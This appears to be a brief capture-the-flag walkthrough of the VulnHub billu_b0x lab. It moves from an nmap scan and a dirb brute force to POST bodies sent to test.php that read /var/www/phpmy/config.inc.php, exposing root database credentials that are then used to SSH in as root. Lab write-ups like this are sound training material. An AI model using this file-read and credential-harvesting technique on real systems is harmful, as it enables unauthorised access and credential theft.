

<https://www.vulnhub.com/entry/billu-b0x,188/>




┌──(root💀kali)-[/home/kali/Downloads]

└─# nmap -A 192.168.21.135





<http://192.168.21.135/>




┌──(root💀kali)-[/home/kali/Downloads]


└─# dirb http://192.168.21.135/ /usr/share/wordlists/dirb/big.txt








<http://192.168.21.135/test.php>



Forward the request to repeater and change the request from GET to POST and in body type below mention content.


file=index.php



file=c.php



file=/var/www/phpmy/config.inc.php



Output:

$cfg['Servers'][$i]['user'] = 'root';

$cfg['Servers'][$i]['password'] = 'roottoor';

┌──(root💀kali)-[/home/kali/Downloads]

└─# ssh root@192.168.21.135

